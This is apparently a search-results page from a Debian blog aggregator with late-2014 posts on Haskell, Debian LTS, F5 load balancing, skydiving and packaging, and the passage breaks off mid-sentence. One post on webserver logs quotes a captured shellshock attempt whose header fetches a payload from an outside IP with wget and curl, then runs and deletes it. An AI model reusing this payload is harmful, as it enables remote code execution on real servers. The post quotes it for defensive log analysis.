Search Results: "bod"

12 December 2014

Joey Hess: a brainfuck monad

Inspired by "An ASM Monad", I've built a Haskell monad that produces brainfuck programs. The code for this monad is available on hackage, so cabal install brainfuck-monad. Here's a simple program written using this monad. See if you can guess what it might do:
import Control.Monad.BrainFuck
demo :: String
demo = brainfuckConstants $ \constants -> do
        add 31
        forever constants $ do
                add 1
                output
Here's the brainfuck code that demo generates: >+>++>+++>++++>+++++>++++++>+++++++>++++++++>++++++++++++++++++++++++++++++++<<<<<<<<[>>>>>>>>+.<<<<<<<<] If you feed that into a brainfuck interpreter (I'm using hsbrainfuck for my testing), you'll find that it loops forever and prints out each character, starting with space (32), in ASCIIbetical order. The implementation is quite similar to the ASM monad. The main differences are that it builds a String, and that the BrainFuck monad keeps track of the current position of the data pointer (as brainfuck lacks any sane way to manipulate its instruction pointer).
newtype BrainFuck a = BrainFuck (DataPointer -> ([Char], DataPointer, a))
type DataPointer = Integer
-- Gets the current address of the data pointer.
addr :: BrainFuck DataPointer
addr = BrainFuck $ \loc -> ([], loc, loc)
Having the data pointer address available allows writing some useful utility functions like this one, which uses the next (brainfuck opcode >) and prev (brainfuck opcode <) instructions.
-- Moves the data pointer to a specific address.
setAddr :: Integer -> BrainFuck ()
setAddr n = do
        a <- addr
        if a > n
                then prev >> setAddr n
                else if a < n
                        then next >> setAddr n
                        else return ()
Of course, brainfuck is a horrible language, designed to be nearly impossible to use. Here's the code to run a loop, but it's really hard to use this to build anything useful..
-- The loop is only entered if the byte at the data pointer is not zero.
-- On entry, the loop body is run, and then it loops when
-- the byte at the data pointer is not zero.
loopUnless0 :: BrainFuck () -> BrainFuck ()
loopUnless0 a = do
        open
        a
        close
To tame brainfuck a bit, I decided to treat data addresses 0-8 as constants, which will contain the numbers 0-8. Otherwise, it's very hard to ensure that the data pointer is pointing at a nonzero number when you want to start a loop. (After all, brainfuck doesn't let you set data to some fixed value like 0 or 1!) I wrote a little brainfuckConstants that runs a BrainFuck program with these constants set up at the beginning. It just generates the brainfuck code for a series of ASCII art fishes: >+>++>+++>++++>+++++>++++++>+++++++>++++++++> With the fishes^Wconstants in place, it's possible to write a more useful loop. Notice how the data pointer location is saved at the beginning, and restored inside the loop body. This ensures that the provided BrainFuck action doesn't stomp on our constants.
-- Run an action in a loop, until it sets its data pointer to 0.
loop :: BrainFuck () -> BrainFuck ()
loop a = do
    here <- addr
    setAddr 1
    loopUnless0 $ do
        setAddr here
        a
I haven't bothered to make sure that the constants are really constant, but that could be done. It would just need a Control.Monad.BrainFuck.Safe module, that uses a different monad, in which incr and decr and input don't do anything when the data pointer is pointing at a constant. Or, perhaps this could be statically checked at the type level, with type level naturals. It's Haskell, we can make it safer if we want to. ;) So, not only does this BrainFuck monad allow writing brainfuck code using crazy haskell syntax, instead of crazy brainfuck syntax, but it allows doing some higher-level programming, building up a useful(!?) library of BrainFuck combinators and using them to generate brainfuck code you'd not want to try to write by hand. Of course, the real point is that "monad" and "brainfuck" so obviously belonged together that it would have been a crime not to write this.

11 December 2014

Rapha&#235;l Hertzog: Freexian s fourth report about Debian Long Term Support

Like each month, here comes a report about the work of paid contributors to Debian LTS. Individual reports In November 42.5 work hours have been equally split among 3 paid contributors. Their reports are available: New paid contributors Last month we mentioned the possibility to recruit more paid contributors to better share the work load and this has already happened: Ben Hutchings and Mike Gabriel join the list of paid contributors. Ben, as a kernel maintainer, will obviously take care of releasing Linux security updates. We are glad to have him on board because backporting kernel fixes really need some skills that nobody else had within the team of paid contributors. Evolution of the situation Compared to last month, the number of paid work hours has almost not increased (we are at 45.7 hours per month) but we are in the process of adding a few more sponsors: Roche Diagnostics International AG, Misal-System, Bitfolk LTD. And we are still in contact with a couple of other companies which have announced their willingness to contribute but which are waiting the new fiscal year. But even with those new sponsors, we still have some way to go to reach our minimal goal of funding the equivalent of a half-time position. So consider asking your company representative to join this project! In terms of security updates waiting to be handled, the situation looks better than last month: the dla-needed.txt file lists 27 packages awaiting an update (6 less than last month), the list of open vulnerabilities in Squeeze shows about 58 affected packages in total. Like last month, we re a bit behind in terms of CVE triaging and there are still many packages using SSLv3 where we have no clear plan (in response to the POODLE issues). The good side is that even though the kernel update spent a large chunk of time to Holger and Rapha l, we still managed to further reduce the backlog of security issues. Thanks to our sponsors

No comment Liked this article? Click here. My blog is Flattr-enabled.

Steve Kemp: An anniversary and a retirement

On this day last year I we got married. This morning my wife cooked me breakfast in bed for the second time in her life, the first being this time last year. In thanks I will cook a three course meal this evening. In unrelated news the BlogSpam service will be retiring the XML/RPC API come 1st January 2015. This means that any/all plugins which have not been updated to use the JSON API will start to fail. Fingers crossed nobody will hate me too much..

7 December 2014

Sven Hoexter: Failing with F5: Implementing HTTP session persistence

In the old days people deployed the Apache HTTPD together with mod_jk and mod_balancer in front of Apache Tomcat instances to achieve scalability and resilience. That sooner or later turns out to not provide features you nowadays would like to have to run a service 24/7. So it happened that I had to jump into the sometimes cold sea of managing services fronted by F5 BigIP devices, a somewhat common load balancing solution. Soon after you start to introduce loadbalancing, because you grow beyond the "one fat webserver" state, you'll have the requirement to implement some way of session persistence. In the old days you might have added a unique jvmRoute value to your mod_balancer pool and to your tomcat configuration to match the connection to the right pool member. If you're clever you've set it on the Tomcat as a variable that automatically builds up the jvmRoute based on the hostname, so you can add new instances without having to touch the Tomcat configuration. In case you were not that clever (like we were when we started) you might have added placeholders in the server.xml to set the jvmRoute value in your deployment script. I think in a somewhat better world your first step usually is to introduce a shared session store, be it the php session handler backed by a memcached or Hazelcast for the Java afficionados, to avoid the persistence requirement on your balancer. But if you grow even bigger the requirement will soon reappear because you might have to add some form of sharding and now have to sent users to the same cluster serving a specific shard. In the end all of that is not cool and your developers have to be aware of those issues. For all cases where fault tolerance within the session is not a priority we aimed for something that we can enable or disable on the balancer without application code changes. The "let the box do its job" solution The nicest solution from our point of view is letting the F5 inject a cookie that points the device on subsequent requests to the right pool node. If you like you can define the cookie name, a timeout, force the injection on replies and some other tunables. Take a look at the help for ltm persistence cookie if you'd like to have a look at the details. The "let's do it by hand but on the box" solution Most Java frameworks provide a session cookie called JSESSIONID. Why not use that one and add a persistence table entry on the BigIP with the cookie as the lookup key? As always if there's no solution provided out of the box you can implement an iRule for it. Kind of an F5 mantra. There are many examples out there, here is what we ended up with:
when HTTP_REQUEST  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800 
     
 
when HTTP_RESPONSE  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist add uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800
     
 
And here is where I failed Now imagine you're running an application that so far handles only machine to machine traffic without session persistence. A few month later you're approached to enable session persistence, because someone introduced a management console for the application as a web user interface. Without further ado you jump on board and provide - showcasing the flexibility of the new balancer - session persistence based on cookies injected by the BigIP. You've done it before, you enable it for the test environment, everything looks fine, you enable it for the production setup. Everything is fine (at least for now ...), the WUI workes fine, sessions are persistent to the node the user hit first. A month or two later someone from the development team approaches you again, this time asking if the balancing setup has some issues because over 90% of the live traffic hit one of the two machines in the pool until it wents down due to a crash or a deployment. Then about 90% hit the other node, even after the crashed one is resurrected. But every time the developer tests the balancing with a "while true" loop sending several hundred requests via curl the balancing is perfectly equal. After beeing puzzled by the behaviour myself we started to look at the live traffic with tcpdump and suddenly it was all clear when I saw the BigIP cookie beeing passed around. Actually everything behaved as we configured it. The application used a proper HTTP library and that one implemented cookies: If you receive one you're polite and pass it back to the sender. The original sender of course also implements HTTP with cookie support and now, due to the natur of the traffic, we have long living connections between two applications passing around the same cookie. On every single HTTP request sent through this connection. And every time the balancer will look at the cookie and happily base the routing decision on the pool member noted in this cookie. When we tested with curl we did not have the usage of cookies on our mind. Because our false assumption was that the applications do not create cookies for machine to machine traffic. Nobody, including myself, actively remembered the decision to base the session persistence on cookies injected by the balancer. We went on and switched to the iRule mentioned above. Luckily we already had that one implemented and tested for a different use case with the requirement to not inject additional cookies.
  1. Can we maybe improve the change process for the balancer to handle a mixed traffic scenario?
  2. Do we need monitoring to monitor the balancing of requests?
  3. Is it a wise idea to mix machine2machine and user2machine traffic on the same port?
  4. Should we maybe, if we seperate properly, place management applications on a different system?
  5. Is our documentation sufficient?
Combine 3. and 4. and ask yourself how resilient you are if someone tries to exhaust the memory of the balancer with a lot of connection attempts that have random JSESSIONID cookies? Or is it even possible to exhaust ressource with faked BigIP cookies you inject? Maybe it's even a vector for something like http://events.ccc.de/congress/2011/Fahrplan/attachments/2007_28C3_Effective_DoS_on_web_application_platforms.pdf? Quite some questions left to think about and draft answers for.

Gregor Herrmann: GDAC 2014/7

creating a free operating system in general & fixing bugs in particular is a collaborative effort. today's example is bug report #766773 (& friends) which involved communication in the BTS & on IRC between the bug submitter, the maintainer of a related package, the release team, & me as a bug triager. & 2.5 hours later, another block for the jessie release is gone. thanks everybody for yet another pleasant collaboration experience!
this posting is part of GDAC (gregoa's debian advent calendar), a project to show the bright side of debian & why it's fun for me to contribute.

5 December 2014

Richard Hartmann: Release Critical Bug report for Week 49

Look at that bug count! At that pace, Jessy will happen before FOSDEM ;) The UDD bugs interface currently knows about the following release critical bugs: How do we compare to the Squeeze release cycle?
Week Squeeze Wheezy Jessie
43 284 (213+71) 468 (332+136) 319 (240+79)
44 261 (201+60) 408 (265+143) 274 (224+50)
45 261 (205+56) 425 (291+134) 295 (229+66)
46 271 (200+71) 401 (258+143) 427 (313+114)
47 283 (209+74) 366 (221+145) 342 (260+82)
48 256 (177+79) 378 (230+148) 274 (189+85)
49 256 (180+76) 360 (216+155) 226 (147+79)
50 204 (148+56) 339 (195+144)
51 178 (124+54) 323 (190+133)
52 115 (78+37) 289 (190+99)
1 93 (60+33) 287 (171+116)
2 82 (46+36) 271 (162+109)
3 25 (15+10) 249 (165+84)
4 14 (8+6) 244 (176+68)
5 2 (0+2) 224 (132+92)
6 release! 212 (129+83)
7 release+1 194 (128+66)
8 release+2 206 (144+62)
9 release+3 174 (105+69)
10 release+4 120 (72+48)
11 release+5 115 (74+41)
12 release+6 93 (47+46)
13 release+7 50 (24+26)
14 release+8 51 (32+19)
15 release+9 39 (32+7)
16 release+10 20 (12+8)
17 release+11 24 (19+5)
18 release+12 2 (2+0)
Graphical overview of bug stats thanks to azhag:

Iustin Pop: Jump!

Jump!!! What Why At the end of November, we had a team offsite planned, with lots of fun and exciting activities in a somewhat exotic location. I was quite looking forward to it, when - less than two weeks before the event - a colleague asked if anyone is interested in going skydiving as an extra activity. Without thinking too much, I said "yes" immediately, because: a) I've never done it before, and b) it sounded really cool! Other people said yes as well, so we were set up to have a really good time! Of course, as the time counted down and we were approaching the offsite, I was thinking: OK, this sounds cool, but: will I be fine? do I have altitude sickness? All kinds of such, rather logistical, questions. In order to not think too much, I did exactly zero research on the topic (all mentions of Wikipedia above are from post-fact reading). So, we went on the offsite - which was itself cool - and then, on the last day, right before going back, the skydive event! How it went The weather on the day of the jump was nice, the sky not perfectly clear, just a bit of small clouds and some haze. We waited for our turn, got the instruction for what to do (and not to do!), got hooked into the harness, prepared everything, and then boarded the plane; it needed only a very short run before taking off the ground. It took around ten minutes or so to get to the jump altitude, which I spent partially looking forward to it, partially trying to calm the various emotions I had - a very interesting mix. It was actually annoying just having to wait and wait the ten long minutes, I wished that we actually get to the jumping altitude faster. The altimeter on the instructor's hand was showing 4'000, then 4'100, 4'150, then he reminded me again what I need to do (or rather, not to do), and then - people were already jumping from the plane! I was third from our team to jump, and I had the opportunity to see how people were not simply "exiting" the plane, but rather - exiting and then immediately disappearing from view! Finally we were on the edge of the door, a push and then - I'm looking down, more than two and a half miles of nothing between me and the ground. Just air and the thought - "Why did I do this"? - as I start falling. For the first around ten seconds, it's actually a free fall, gaining speed almost at standard acceleration, and the result - Weightlessness - it's the weirdest feeling ever: all your organs floating in your body, no compression or torsion forces. Much more weird a roller-coaster that never ends; then most I had on roller-coasters was around one second of such acceleration, and you still are in contact with the chair or the restraints, whereas this long fall was very confusing for my brain - it felt somewhat like when you're tripping and you need to do something to regain balance, except in sky-diving you can't do anything, of course. There's nothing to grab, nothing to hold on, and you keep falling. After ten long seconds we reached terminal velocity, phase 1 ends, and phase 2 begins, in which - while still falling - the friction with the air compensates exactly the earth's pull and one is falling at a constant speed and it's the most wonderful state ever. Like floating on the air, except that you're actually falling at almost 200kph, and yes, the closest feeling to flying, I guess. It doesn't hurt that you're no longer weightless, which means back to some level of normality. The location of the skydive was very beautiful: the blue ocean beneath, the blue sky above, somewhere to the side the beach, and the air filling the mouth and lungs without any effort is the only sign that I'm moving really fast. The way this whole thing feels is very alien if you never jumped before, but one gets accustomed to it quite fast - and that means I got too comfortable and excited and forgot the correct position to keep my legs in, the instructor reminded me, and as I put my legs back in the correct position, which is (among others) with the soles of the feet pointing up, I felt again the air going strongly into my shoes, and a thought crossed my mind: what if I the air blows off one of my shoes (the right one, more precisely) and I lose it? How do I get to the airport for the trip back? Will I look suspicious at the security check? The banality of this thought, given that I was still up in the air somewhere and travelling quite fast, was so comical that I started laughing And then, an unexpected noise, the chute opens, and I feel like someone is pulling me strongly up. Of course nobody is pulling "up", I'm just slowing down very fast on this final phase (Wikipedia says: 3 to 4g). And then, once at the new terminal velocity, the lack of wind noise and the quietness of everything around gives a different kind of awesome - more majestic and serene this time, rather than the adrenaline-filled moments before. Because one is still up and the beach looks small, you actually feel that you're suspended in the air, almost frozen. Of course, that feeling goes away quickly when the instructor start telling me to pull the strings, and we enter a fast spin - so fast that my body is almost horizontal again - a reminder that we're still in the air, going somewhat fast, and not in "normal" conditions. I'm again reminded of the speed once we get closer to the earth, the people on the beach start to get bigger fast, and now we're gliding over the beach and finally land in the sand. The adventure is over, but I'm still pumped up and my body is still full of adrenaline, and I feel like you've just been in heaven - which is true, for some definitions of . The first thing I realise is that the earth is very solid. And not moving at all. Everything is very very slow which is both good and bad. My body is confused at the very fast sequence of events, and why did everything stop?? Conclusion I learned all about the terminal velocity, how fast you get there, and so on a day later, from Wikipedia and other sources. It helped explain and clarify the things I experienced during the dive, because there in the air I was quite confused (and my body even more so). Knowing this in advance would have spoiled the surprise, but on the other hand would have allowed me to enjoy the experience slightly better. Looking back, I can say a few of things. First, it was really awesome - not what I was expecting, much more awesome (in the real sense of awe) than I thought, but also not as easy or trivial as I believed from just seeing videos of people "floating" during their dive. Yep, worth doing, and hard to actually put in words (I tried to, but I think this rambling is more confusing than helping). Phase one was too long (and a bit scary), phase two was too short (and the best thing), phase three was relaxing (and just the right length). I also wonder how it is to jump alone - without the complicated and heavy harness, without an instructor, just you up there. Oh, and the parachute. And the reserve parachute , of course. Point is, this was awesome, but I was mostly a passive spectator, so I wonder what it feels like to be actually in control (as much as one can be, falling down) and responsible. And finally, as we left the offsite location just a couple of hours after the skydive, and we had a 4 hours flight back, I couldn't believe myself how slow everything was. I never experienced quite such a thing, I was sitting in this normal airplane flying high and fast, but for me everything was going in slow motion and I was bored out of my mind. Adrenaline aftershock or something like that? Also interesting!

Michal &#268;iha&#345;: Weblate 2.1

Weblate 2.1 has been released today. It comes with native Mercurial support, user interface cleanup and various other fixes. Full list of changes for 2.1: You can find more information about Weblate on http://weblate.org, the code is hosted on Github. If you are curious how it looks, you can try it out on demo server. You can login there with demo account using demo password or register your own user. Ready to run appliances will be soon available in SUSE Studio Gallery. Weblate is also being used https://hosted.weblate.org/ as official translating service for phpMyAdmin, Gammu, Weblate itself and others. If you are free software project which would like to use Weblate, I'm happy to help you with set up or even host Weblate for you. Further development of Weblate would not be possible without people providing donations, thanks to everybody who have helped so far!

Filed under: English phpMyAdmin SUSE Weblate 0 comments Flattr this!

Michael Meskes: Conferences in Q4

Together with members of almost all credativ offices world-wide I travelled to Madrid in October to attend PGConf Europe, the most important European PostgreSQL event. The conference, as usual, was greatly organized and had a lot of interesting presentations and thus, was rightfully sold-out. It again brought together a lot of the PostgreSQL community. My non-technical presentation about whether Open Source is a blessing or a curse attracted a sizeable audience despite starting early. Also we got into a good discussion about some of the points raised which again showed that Open Source in general and PostgreSQL in particular are more and more considered because of their strategic importance.Then in November I was invited to do a presentation at Open Source India Days 2014 in Bangalore or as it nowadays is called again Bengaluru. I was able to conveniently combine the trip to the conference with a scheduled visit to our office there.The conference was a very pleasant surprise. Despite being called the largest Open-Source conference in Asia I never made it there before. And, frankly, I was impressed about the size. Maybe not so surprisingly the conference was dominated by presentations about cloud solutions and technology.I, however, talked about the importance of community for businesses in particular pointing to Debian and PostgreSQL as very successful community projects. And again a large audience listened ini showing again the interest in strategic aspects of Open Source. Due to time constraints we weren't able to do a discussion during the presentation, or even allow questions/answers at the end, but a lot of people caught me afterwards to discuss points or make valuable remarks.Both events are very worthy entries for next year's schedule.

4 December 2014

Tomasz Buchert: BSP in Munich

My first plan was to participate in the Bug Squashing Party (BSP) in Paris, but finally I didn t manage to organize the travel and proper stay in the capital of France. Finally I settled on Munich and below you will find a summary of my stay there. While organizing my trip, the Munich natives offered me a couch to surf during the stay, which was very kind. In the end, however, I stayed at my friend s place - thanks a lot Mehdi! The BSP gathered Debian people interested in preparing Jessie release, but also KDE, Kolab and LibreOffice people. The host for the meeting was LiMux (on of the most known large-scale Linux deployments) which provided a venue, but also food (free!) and other attractions. Organizers, if you read this, I thank you for the amazing work that you have done. I arrived on late Friday s evening and so I didn t participate that day in bug squashing and took a good sleep instead. On Saturday and Sunday we were, well, squashing bugs. I haven t done NMUs before and it was a new experience to me, even though theoretically I know how it works. The DDs present at the BSP were more than helpful to help me when I was stuck. Here is a short description of what I have done: I also got my GPG keys signed and vice-versa, so I m much better connected to the web of trust now (7 signatures of DDs so far). All in all, it was a great experience which I recommend to everyone. The atmosphere is very motivating and there are many people who will gladly help you if you don t know or understand something. You don t have to be DD to participate even, but a minimal packaging experience is definitely very useful. I m quite sure that people would be glad to help even a complete newcomer (I certainly would do), but being able to build a package using apt-get source and debuild won t hurt anybody. At the very least you can always triage bugs: reproduce them, find the cause of the bug, propose a way to fix it, etc. As always you should be open-minded and willing to get your hands dirty. I want also thank Debian for sponsoring me which finally convinced me to participate (Munich is around 500 km from where I live and the travel is fairly expensive). Some links of interest: Many bugs still wait to be squashed (120 at the time of writing this), so let s get back to work!

2 December 2014

Steve Kemp: Paying attention to webserver logs

If you run a webserver chances are high that you'll get hit by random exploit-attempts. Today one of my servers has this logged - an obvious shellshock exploit attempt:
92.242.4.130 blog.steve.org.uk - [02/Dec/2014:11:50:03 +0000] \
"GET /cgi-bin/dbs.cgi HTTP/1.1" 404 2325 \
 "-" "()   :; ; /bin/bash -c \"cd /var/tmp ; wget http://146.71.108.154/pis ; \
curl -O http://146.71.108.154/pis;perl pis;rm -rf pis\"; node-reverse-proxy.js"
Yesterday I got hit with thousands of these referer-spam attempts:
152.237.221.99 - - [02/Dec/2014:01:06:25 +0000] "GET / HTTP/1.1"  \
200 7425 "http://buttons-for-website.com" \
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36"
When it comes to stopping dictionary attacks against SSH servers we have things like denyhosts, fail2ban, (or even non-standard SSH ports). For Apache/webserver exploits we have? mod_security? I recently heard of apache-scalp which seems to be a project to analyse webserver logs to look for patterns indicative of attack-attempts. Unfortunately the suggested ruleset comes from the PHP IDS project and are horribly bad. I wonder if there is any value in me trying to define rules to describe attacks. Either I do a good job and the rules are useful, or somebody else things the rules are bad - which is what I thought of hte PHP-IDS set - I guess it's hard to know. For the moment I look at the webserver logs every now and again and shake my head. Particularly bad remote IPs get firewalled and dropped, but beyond that I guess it is just background noise. Shame.

Rapha&#235;l Hertzog: My Free Software Activities in November 2014

My monthly report covers a large part of what I have been doing in the free software world. I write it for my donators (thanks to them!) but also for the wider Debian community because it can give ideas to newcomers and it s one of the best ways to find volunteers to work with me on projects that matter to me. Debian LTS This month I have been paid to work 18 hours on Debian LTS (14h allocated by Freexian + 4h I did not spend last month). I did the following tasks: Updating the linux source package took a good half of the allocated time. We opted to update the kernel to the upstream version 2.6.32.64. I integrated the upstream patches and identified about 130 patches that we had to disable (because they were already integrated upstream). Then I updated our openvz flavor patch to apply on top of the new kernel. This required quite a bit of manual conflict resolution and there are even parts where I was not sure that I took the correct decision. I was not able to find an upstream openvz git tree on this kernel version to to double check. Instead I asked Ben Hutchings to review my patch. He told me that he did not volunteer to work on LTS, but that he would be open to contribute to it for money. Following this remark, as the coordinator of Freexian s offer, I offered him to join to the set of paid LTS contributors to take care of the kernel and he accepted. So hopefully we will be able to wrap this linux upload in the first week of december. We had no uploads of the kernel in Squeeze since July so it s good to know that we now have someone who will be able to handle it in priority. Distro Tracker No new developments this month. Instead I spent some time to import old historic news so that when you lookup removed packages you have some actual content instead of a 404 error. For example you can look at python2.1. Another thing that I did is to tag some bugs with the newly-announced tag newcomer . Those are easy bugs that are ideal targets for new contributors who d like to get started: here s the list. It s up to you now! ;-) DEP-14: Recommended layout for Git packaging repositories I have drafted an initial version of a document called Recommended layout for Git packaging repositories and submitted it for discussion on debian-devel. The discussion has been interesting and constructive (yes this is still possible in Debian!). I have a bunch of improvements in my local copy and needs to process a few more feedback before submitting an updated draft. It s not a revolution but it s a good step to try to standardize tags and branches naming conventions. Systemd, the tech-ctte and our mailing lists As an old-timer, I care a lot about the governance of Debian and it s annoying to see how the systemd debate brought back some of our old daemons in terms of hostile atmosphere on our mailing lists. We can disagree on a lot of things, but we must respect each other and we are here to work together on solutions for everybody. As such I wrote to the persons who cross the line to invite them to behave better. And I m glad that our listmasters are backing up our calls with bans when appropriate. I believe we must go further in that direction and I shared an idea (on a debian-private thread that should have never existed, much like most of the traffic on that list) that I shall formalize and share on debian-project@l.d.o at some point. At the same time, we also had another governance-related discussion with the idea to impose some turnover in the technical committee. I m glad to see that we will soon vote on this topic. This is a good thing in general even though we just had 3 tech-ctte members who retired. Misc stuff I sponsored an upload of galette and of 3 of its plugins. I reviewed jitsi-videobridge and jitsi-meet on mentors.debian.net. I filed a few bugs: Thanks See you next month for a new summary of my activities.

No comment Liked this article? Click here. My blog is Flattr-enabled.

Matthias Klumpp: How to build a cross-distro package with Limba

Disclaimer: Limba is stilllimba-small in a very early stage of development. Bugs happen, and I give to guarantees on API stability yet. Limba is a very simple cross-distro package installer, utilizing OverlayFS found in recent Linux kernels (>= 3.18). As example I created a small Limba package for one of the Qt5 demo applications, and I would like to share the process of creating Limba packages it s quite simple, and I could use some feedback on how well the resulting packages work on multiple distributions. I assume that you have compiled Limba and installed it how that is done is described in its README file. So, let s start. 1. Prepare your application The cool thing about Limba is that you don t really have to do many changes on your application. There are a few things to pay attention to, though: This needs to be done so your application will find its data at runtime. Additionally, you need to write an AppStream metadata file, and find out which stuff your application depends on. 2. Create package metadata & install software 1.1 Basics Now you can create the metadata necessary to build a Limba package. Just run
cd /path/to/my/project
lipkgen make-template
This will create a pkginstall directory, containing a control file and a metainfo.xml file, which can be a symlink to the AppStream metadata, or be new metadata. Now, configure your application with /opt/bundle as install prefix (-DCMAKE_INSTALL_PREFIX=/opt/bundle, prefix=/opt/bundle, etc.) and install it to the pkginstall/inst_target directory. 1.2 Handling dependencies If your software has dependencies on other packages, just get the Limba packages for these dependencies, or build new ones. Then place the resulting IPK packages in the pkginstall/repo directory. Ideally, you should be able to fetch Limba packages which contain the software components directly from their upstream developers. Then, open the pkginstall/control file and adjust the Requires line. The names of the components you depend on match their AppStream-IDs (<id/> tag in the AppStream XML document). Any version-relation (>=, >>, <<, <=, <>) is supported, and specified in brackets after the component-id. The resulting control-file might look like this:
Format-Version: 1.0

Requires: Qt5Core (>= 5.3), Qt5DBus (>= 5.3), libpng12
If the specified dependencies are in the repo/ subdirectory, these packages will get installed automatically, if your application package is installed. Otherwise, Limba depends on the user to install these packages manually there is no interaction with the distribution s package-manager (yet?). 3. Building the package In order to build your package, make sure the content in inst_target/ is up to date, then run
lipkgen build pkginstall/
This will build your package and output it in the pkginstall/ directory. 4. Testing the package You can now test your package, Just run
sudo lipa install package.ipk
Your software should install successfully. If you provided a .desktop file in $prefix/share/applications, you should find your application in your desktop s application-menu. Otherwise, you can run a binary from the command-line, just append the version of your package to the binary name (bash-comletion helps). Alternatively, you can use the runapp command, which lets you run any binary in your bundle/package, which is quite helpful for debugging (since the environment a Limba-installed application is run is different from the one of other applications). Example:
runapp $ component_id -$ version :/bin/binary-name


And that s it! :-) I used these steps to create a Limba package for the OpenGL Qt5 demo on Tanglu 2 (Bartholomea), and tested it on Kubuntu 15.04 (Vivid) with KDE, as well as on an up-to-date Fedora 21, with GNOME and without any Qt or KDE stuff installed: qt5demo-limba-kubuntuqt5demo-limba-fedora I encountered a few obstacles when building the packages, e.g. Qt5 initially didn t find the right QPA plugin that has been fixed by adjusting a config file in the Qt5Gui package. Also, on Fedora, a matching libpng was missing, so I included that as well. You can find the packages at Github, currently (but I am planning to move them to a different place soon). The biggest issue with Limba is at time, that it needs Linux 3.18, or an older kernel with OverlayFS support compiled in. Apart from that and a few bugs, the experience is quite smooth. As soon as I am sure there are now hidden fundamental issues, I can think of implementing more features, like signing packages and automatically updating them. Have fun playing around with Limba!
30 November 2014

Thorsten Alteholz: My Debian Activities in November 2014

FTP assistant In contrast to the last month, this month has been rather quiet and I really liked that :-) . The stress has moved to the next team. So all in all I marked 101 packages for accept and had to reject 27 packages. As I mostly reviewed really new packages, I didn t have to file any RC bug this month. Squeeze LTS This was my fifth month that I did some work for the Squeeze LTS initiative, started by Raphael Hertzog at Freexian. This month I got assigned a workload of 14.25h and I spent these hours to upload new versions of: I also uploaded [DLA 85-1] libxml-security-java security update, but as nobody of the LTS sponsors had any interest in this package, I did this in my spare time. A package with security in its name should not be affected by security issues. This month my failure of the month has been the binutils package. Although the security team prepared the way for finding the correct patches for all those CVEs, I somehow managed to not find them. This is embarassing I am also a bit disappointed by current LTS users. All important packages have been made available for testing before uploading them to the archive. Apart from some brave fellow DDs, no other feedback was reported on debian-lts. Complaints arrived only when the packages have been finally uploaded. Do admins have enough time nowadays and don t need to use some kind of testbed? Times are changing Other packages This month I even found some time to sponsor uploads, so please welcome a new version of fastaq in experimental and patiently wait for aegaen and kmc to pass NEW. At this point I also want to mention the Debian Med Advent Calendar, which was announced in this email and already mentioned by Andreas in his latest Debian Med bits. Everybody is invited to take care of as much as possible poor souls. Support If you would like to support my Debian work you could either be part of the Freexian initiative (see above) or consider to send some bitcoins to 